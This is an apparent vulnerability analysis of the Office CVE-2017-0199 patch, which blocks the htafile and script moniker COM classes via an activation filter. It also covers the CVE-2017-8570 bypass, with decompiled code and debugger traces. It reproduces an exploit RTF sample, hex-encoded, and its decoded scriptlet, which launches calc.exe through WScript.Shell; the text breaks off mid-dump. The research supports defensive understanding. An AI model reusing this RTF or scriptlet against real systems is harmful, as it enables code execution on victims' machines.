
```
HMODULE sub_326285F1()
{
  HMODULE result; // eax@1
  HMODULE v1; // esi@2
  FARPROC v2; // eax@3

  result = (HMODULE)sub_3262864B();
  if ( (_BYTE)result )
  {
    result = LoadLibraryExW(L"ole32.dll", 0, 0);
    v1 = result;
    if ( result )
    {
      v2 = GetProcAddress(result, "CoRegisterActivationFilter");
      if ( v2 )
        ((void (__stdcall *)(_DWORD))v2)(&g_ActivationFilter);
      result = (HMODULE)FreeLibrary(v1);
    }
  }
  return result;
}
```




```
.data:334C54F8 2E 3F 41 55 49 41 63 74 69+a_?auiactivatio db '.?AUIActivationFilter@@',0
.data:334C5510 24 18 97 32                g_ActivationFilter dd offset IActivationFilter_Vtbl
.data:334C5510                                                             ; DATA XREF: sub_326285F1:loc_32F1A070↑o
.data:334C5514 03 00 00 00                dword_334C5514  dd 3             ; DATA XREF: sub_3262775C↑r
```



```
.text:32971824 E8 A0 F1 32                IActivationFilter_Vtbl dd offset QueryInterface
.text:32971824                                                              ; DATA XREF: .data:g_ActivationFilter↓o
.text:32971828 03 33 65 32                                 dd offset Addref
.text:3297182C 03 33 65 32                                 dd offset Addref
.text:32971830 7C A0 F1 32                                 dd offset HandleActivation
.text:32971834 00 00 00 00 00 00 00 00 00+dword_32971834  dd 3 dup(0)      ; DATA XREF: .text:32971820↑o
```




```
signed int __stdcall HandleActivation(int a1, int a2, CLSID *rclsid, CLSID *pReplacementClsId)
{
  signed int result; // eax@2
  char *v5; // edi@4

  if ( pReplacementClsId )
  {
    pReplacementClsId->Data1 = stru_32A80A84.Data1;
    *(_DWORD *)&pReplacementClsId->Data2 = *(_DWORD *)&stru_32A80A84.Data2;
    v5 = (char *)pReplacementClsId->Data4;
    *(_DWORD *)v5 = *(_DWORD *)&stru_32A80A84.Data4[0];
    *((_DWORD *)v5 + 1) = *(_DWORD *)&stru_32A80A84.Data4[4];
    if ( !memcmp(&CLSID_ScriptMoniker, rclsid, 16u) || (result = 0, !memcmp(&CLSID_htafile, rclsid, 16u)) )
      result = 0x80070005;                // Access Denied!
  }
  else
  {
    result = -2147024809;
  }
  return result;
}
```




```
CLSID_ScriptMoniker db 0D3h
                    db  0Bh
                    db  29h ; )
                    db    6
                    db 0AAh ;
                    db  48h ; H
                    db 0D2h ;
                    db  11h
                    db  84h ;
                    db  32h ; 2
                    db    0
                    db  60h ; `
                    db    8
                    db 0C3h ;
                    dw 0FCFBh
CLSID_htafile       db 0D8h ;
                    db 0F4h ;
                    db  50h ; P
                    db  30h ; 0
                    db 0B5h ;
                    db  98h ;
                    db 0CFh ;
                    db  11h
                    db 0BBh ;
                    db  82h ;
                    db    0
                    db 0AAh ;
                    db    0
                    db 0BDh ;
                    db 0CEh ;
                    db  0Bh
```

Let’s have a look at the calling stack in windbg(RTF URL Moniker):




```
ole32!FilterActivation+0x3a:
771c2a63 ff510c          call    dword ptr [ecx+0Ch]  ds:0023:675f1830=67b9a07c
0:000> k
ChildEBP RetAddr
0030920c 77188eec ole32!FilterActivation+0x3a [d:\w7rtm\com\ole32\com\object\object
0030930c 77129d4d ole32!ICoCreateInstanceEx+0x87 [d:\w7rtm\com\ole32\com\object\obj
0030936c 77129c92 ole32!CComActivator::DoCreateInstance+0xd9 [d:\w7rtm\com\ole32\co
0030939c 77129c6f ole32!CoCreateInstanceEx+0x75 [d:\w7rtm\com\ole32\com\object\acta
003093cc 76f1cd64 ole32!CoCreateInstance+0x37 [d:\w7rtm\com\ole32\com\object\actapi
003093ec 76ef9a8e urlmon!CoCreateInstanceForObjectBinding+0x50 [d:\9138\inetcore\ur
00309460 76eceabb urlmon!CBinding::InstantiateObject+0x2aeee [d:\9138\inetcore\urlm
00309554 76eaf594 urlmon!CBinding::OnObjectAvailable+0x20b [d:\9138\inetcore\urlmon
0030958c 76eb2801 urlmon!CBinding::OnTransNotification+0x3a3 [d:\9138\inetcore\urlm
003095c0 76eb66e8 urlmon!CBinding::ReportData+0xa1 [d:\9138\inetcore\urlmon\trans\c
003095e8 76eb250c urlmon!COInetProt::ReportData+0xb7 [d:\9138\inetcore\urlmon\trans
00309624 76eb2423 urlmon!CTransaction::DispatchReport+0x19e [d:\9138\inetcore\urlmo
0030966c 76ebba80 urlmon!CTransaction::ReportData+0x331 [d:\9138\inetcore\urlmon\tr
00309694 76eb41e6 urlmon!CINetHttp::ReportDataHelper+0x3c [d:\9138\inetcore\urlmon\
003097c4 76ebd143 urlmon!CINet::ReportDataToProtocolSink+0xf2 [d:\9138\inetcore\url
003097f0 76ebd06a urlmon!CINet::INetReportAvailableData+0xed [d:\9138\inetcore\urlm
00309a10 76eba8f9 urlmon!CINet::INetDataAvailable+0xd8 [d:\9138\inetcore\urlmon\iap
00309a28 76ef245f urlmon!CINet::INetRead+0x4c [d:\9138\inetcore\urlmon\iapp\cnet.cx
00309a40 76ebbeb2 urlmon!CINet::INetQueryInfo+0x90 [d:\9138\inetcore\urlmon\iapp\cn
00309a88 76efc1c0 urlmon!CINetHttp::INetAsyncSendRequest+0x797 [d:\9138\inetcore\ur
0030a2d0 76eb9502 urlmon!CINetHttp::INetAsyncOpenRequest+0x712 [d:\9138\inetcore\ur
0030a300 76efbae1 urlmon!CINet::INetAsyncConnect+0x350 [d:\9138\inetcore\urlmon\iap
0030a320 76eb98c4 urlmon!CINet::INetAsyncOpen+0x1c5 [d:\9138\inetcore\urlmon\iapp\c
0030a364 76eb3a5a urlmon!CINet::StartCommon+0x546 [d:\9138\inetcore\urlmon\iapp\cne
0030a380 76eae31b urlmon!CINet::StartEx+0x1a [d:\9138\inetcore\urlmon\iapp\cnet.cxx
0030a3bc 76ead116 urlmon!COInetProt::StartEx+0x184 [d:\9138\inetcore\urlmon\trans\p
0030a878 76eb05fe urlmon!CTransaction::StartEx+0xd9e [d:\9138\inetcore\urlmon\trans
0030a9c0 76eb02e1 urlmon!CBinding::StartBinding+0x100c [d:\9138\inetcore\urlmon\tra
```

```
67b9a07c 55              push    ebp
67b9a07d 8bec            mov     ebp,esp
67b9a07f 57              push    edi
67b9a080 8b7d14          mov     edi,dword ptr [ebp+14h]
67b9a083 85ff            test    edi,edi
67b9a085 750a            jne     mso!Ordinal1436+0x23b9 (67b9a091)
67b9a087 b857000780      mov     eax,80070057h
67b9a08c 5f              pop     edi
67b9a08d 5d              pop     ebp
67b9a08e c21000          ret     10h
67b9a091 56              push    esi
67b9a092 be840a7067      mov     esi,offset mso!Ordinal2940+0xdd378 (67700a8
67b9a097 a5              movs    dword ptr es:[edi],dword ptr [esi]
67b9a098 a5              movs    dword ptr es:[edi],dword ptr [esi]
67b9a099 a5              movs    dword ptr es:[edi],dword ptr [esi]
67b9a09a a5              movs    dword ptr es:[edi],dword ptr [esi]
67b9a09b 8b7d10          mov     edi,dword ptr [ebp+10h]
67b9a09e 6a04            push    4
67b9a0a0 59              pop     ecx
67b9a0a1 bec8a0b967      mov     esi,offset mso!Ordinal1436+0x23f0 (67b9a0c8
67b9a0a6 33c0            xor     eax,eax
67b9a0a8 f3a7            repe cmps dword ptr [esi],dword ptr es:[edi]
67b9a0aa 7411            je      mso!Ordinal1436+0x23e5 (67b9a0bd)
67b9a0ac 8b7d10          mov     edi,dword ptr [ebp+10h]
67b9a0af 6a04            push    4
67b9a0b1 59              pop     ecx
67b9a0b2 bed8a0b967      mov     esi,offset mso!Ordinal1436+0x2400 (67b9a0d8
67b9a0b7 33c0            xor     eax,eax
67b9a0b9 f3a7            repe cmps dword ptr [esi],dword ptr es:[edi]
67b9a0bb 7505            jne     mso!Ordinal1436+0x23ea (67b9a0c2)
67b9a0bd b805000780      mov     eax,80070005h
```



```
the current clsid is :003092f8  d8 f4 50 30 b5 98 cf 11-bb 82 00 aa 00 bd ce 0b  ..P0......
eax=68145510 ebx=00000000 ecx=675f1824 edx=00000001 esi=001301d8 edi=003092e8
eip=771c2a63 esp=003091f4 ebp=0030920c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
ole32!FilterActivation+0x3a:
771c2a63 ff510c          call    dword ptr [ecx+0Ch]  ds:0023:675f1830=67b9a07c
0:000> g
Breakpoint 6 hit
eax=68145510 ebx=00000000 ecx=675f1824 edx=00000001 esi=001301d8 edi=003092e8
eip=67b9a07c esp=003091f0 ebp=0030920c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
mso!Ordinal1436+0x23a4:
67b9a07c 55              push    ebp
0:000> g
 ESI:67b9a0c8  d3 0b 29 06 aa 48 d2 11-84 32 00 60 08 c3 fb fc  ..)..H..2.`....
 EDI:003092f8  d8 f4 50 30 b5 98 cf 11-bb 82 00 aa 00 bd ce 0b  ..P0...........
eax=00000000 ebx=00000000 ecx=00000004 edx=00000001 esi=67b9a0c8 edi=003092f8
eip=67b9a0a8 esp=003091e4 ebp=003091ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal1436+0x23d0:
67b9a0a8 f3a7            repe cmps dword ptr [esi],dword ptr es:[edi]
0:000> g
 ESI:67b9a0d8  d8 f4 50 30 b5 98 cf 11-bb 82 00 aa 00 bd ce 0b  ..P0...........
 EDI:003092f8  d8 f4 50 30 b5 98 cf 11-bb 82 00 aa 00 bd ce 0b  ..P0...........
eax=00000000 ebx=00000000 ecx=00000004 edx=00000001 esi=67b9a0d8 edi=003092f8
eip=67b9a0b9 esp=003091e4 ebp=003091ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal1436+0x23e1:
67b9a0b9 f3a7            repe cmps dword ptr [esi],dword ptr es:[edi]
```

```
67b9a099 a5              movs    dword ptr es:[edi],dword ptr [esi]
67b9a09a a5              movs    dword ptr es:[edi],dword ptr [esi]
67b9a09b 8b7d10          mov     edi,dword ptr [ebp+10h]
67b9a09e 6a04            push    4
67b9a0a0 59              pop     ecx
67b9a0a1 bec8a0b967      mov     esi,offset mso!Ordinal1436+0x23f0 (67b9a0
67b9a0a6 33c0            xor     eax,eax
67b9a0a8 f3a7            repe cmps dword ptr [esi],dword ptr es:[edi]
67b9a0aa 7411            je      mso!Ordinal1436+0x23e5 (67b9a0bd)
67b9a0ac 8b7d10          mov     edi,dword ptr [ebp+10h]
67b9a0af 6a04            push    4
67b9a0b1 59              pop     ecx
67b9a0b2 bed8a0b967      mov     esi,offset mso!Ordinal1436+0x2400 (67b9a0
67b9a0b7 33c0            xor     eax,eax
67b9a0b9 f3a7            repe cmps dword ptr [esi],dword ptr es:[edi]
67b9a0bb 7505            jne     mso!Ordinal1436+0x23ea (67b9a0c2)
67b9a0bd b805000780      mov     eax,80070005h
67b9a0c2 5e              pop     esi
67b9a0c3 ebc7            jmp     mso!Ordinal1436+0x23b4 (67b9a08c)
67b9a0c5 90              nop
67b9a0c6 90              nop
67b9a0c7 90              nop
67b9a0c8 d30b            ror     dword ptr [ebx],cl
67b9a0ca 2906            sub     dword ptr [esi],eax
67b9a0cc aa              stos    byte ptr es:[edi]
67b9a0cd 48              dec     eax
67b9a0ce d211            rcl     byte ptr [ecx],cl
67b9a0d0 8432            test    byte ptr [edx],dh
67b9a0d2 006008          add     byte ptr [eax+8],ah
67b9a0d5 c3              ret
```



```
eax=00000000 ebx=00000000 ecx=00000000 edx=00000001 esi=67b9a0e8 edi=00309308
eip=67b9a0bb esp=003091e4 ebp=003091ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal1436+0x23e3:
67b9a0bb 7505            jne     mso!Ordinal1436+0x23ea (67b9a0c2)       [br=0]
0:000> p
eax=00000000 ebx=00000000 ecx=00000000 edx=00000001 esi=67b9a0e8 edi=00309308
eip=67b9a0bd esp=003091e4 ebp=003091ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal1436+0x23e5:
67b9a0bd b805000780      mov     eax,80070005h
```


So we know that MS has patched CVE-2017-0199 by banning the 2 COM objects before initializing any Object!

0x03 Analysis of CVE-2017-8570(Bypass 0199 Patch)

As I have analyzed in the last section,MS patched CVE-2017-0199 by banning the 2 COM objects used in 0199,which are “htafile” object({3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}) and “script” object({06290BD3-48AA-11D2-8432-006008C3FBFC}).But this patching method is a little weak,which can repair the superficial or current vuls,but maybe can’t treat the root security issue of the product☹

Unfortunately,it was said by us.So here,I will anaylze the exploit sample of 8570 for a clear understanding of how it bypass the patch for 0199 and reachieve the REC☺


First,let’s see a detail rtf sample:



```
{\rt{\object\objemb\objw1\objh1{\*\objclass Package}{\*\objdata
01050000020000000800000050616 36b6167650000000000000000006b0200000200313132563038 5a4342334b4c514b5a2e7363740
5c66616b65706174685c3131325630385a4342334b4c514b5a2e736374005b0100003c3f584d4c2076657273696f6e3d22312e3022
6f6e3d22666a7a6d70636a767170220a2020202070726f6769643d22666a7a6d70636a767170220a2020202076657273696f6e3d223
2d3242453730353835313834427d220a2020202072656d6f7461626c653d2274727565220a093e0a3c2f726567697374726174696f6
0909766172207220 3d206e657720416374697665584f626a65637428225753637269707 42e5368656c6c22292e52756e282263616c6
0043003a005c00660061006b00650070006100740068005c0031003100320056003000380 05a0043004200330 04b004c0051004b005
002e007300630074001f00000043003a005c00660061006b00650070006100740068005c0031003100320056003000380 05a0043004
pdate{\*\objclass Word.Document.8}{\*\objdata
0105000002000000090000004F4C45324C696E6B000000000000000000000A0000D0CF11E0A1B11AE10000000000000000000000000
0001000000FEFFFFFF0000000000000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```


We can find 2 objects in the rtf file,one is the Package Object,which is always used to drop or delivery malware(payload) to the %tmp% directory for later execution(you can reference https://securingtomorrow.mcafee.com/mcafee-labs/dropping-files-temp-folder-raises-security-concerns/),another one is the doc object(the main body of 8570 exploit):

The first Package Object:




```
{\rt{\object\objemb\objw1\objh1{\*\objclass Package}{\*\objdata
01050000
02000000
08000000
5061636b61676500
00000000
00000000
6b020000
02003131325630385a4342334b4c514b5a2e73637400433a5c66616b65706174685c3131325630385a4342334b4c514b5a2e73637400000
30020000000433a5c66616b65706174685c3131325630385a4342334b4c514b5a2e736374005b0100003c3f584d4c2076657273696f6e3d
312e30223f3e0a3c7363726970746c65743e0a0a3c726567697374726174696f6e0a202020206465736372697074696f6e3d22666a7a6d7
36a767170220a2020202070726f6769643d22666a7a6d70636a767170220a2020202076657273696f6e3d22312e3030220a20202020636c
737369643d227b32303437373443462d443235312d344630322d383535422d3242453730353835313834427d220a2020202072656d6f746
26c653d2274727565220a093e0a3c2f726567697374726174696f6e3e0a0a3c736372697074206c616e67756167653d224a536372697074
3e0a3c215b43444154415b0a0a0909766172207220203d206e657720416374697665584f626a65637428225753637269707 42e5368656c6c2
92e52756e282263616c632e65786522293b0a090a090a5d5d3e0a3c2f7363726970743e0a0a3c2f7363726970746c65743e1f0000004300
005c00660061006b00650070006100740068005c003100310032005600300038005a004300420033004b004c0051004b005a002e0073006
074001300000031003100320056003000 38005a004300420033004b004c0051004b005a002e007300630074001f00000043003a005c0066
61006b00650070006100740068005c003100310032005600300038005a004300420033004b004c0051004b005a002e00730063007400010
00000000000}}
```

The content of the Package Object is as following,in fact it’s a malious scriptlet(a XML wrapper for scripting languages to register themselves as COM objects and execute):



```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="fjzmpcjvqp"
    progid="fjzmpcjvqp"
    version="1.00"
    classid="{204774CF-D251-4F02-855B-2BE70585184B}"
    remotable="true"
    >
</registration>

<script language="JScript">
<![CDATA[

        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");


]]>
</script>

</scriptlet>
```


The Second Doc Object:




```
000007A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
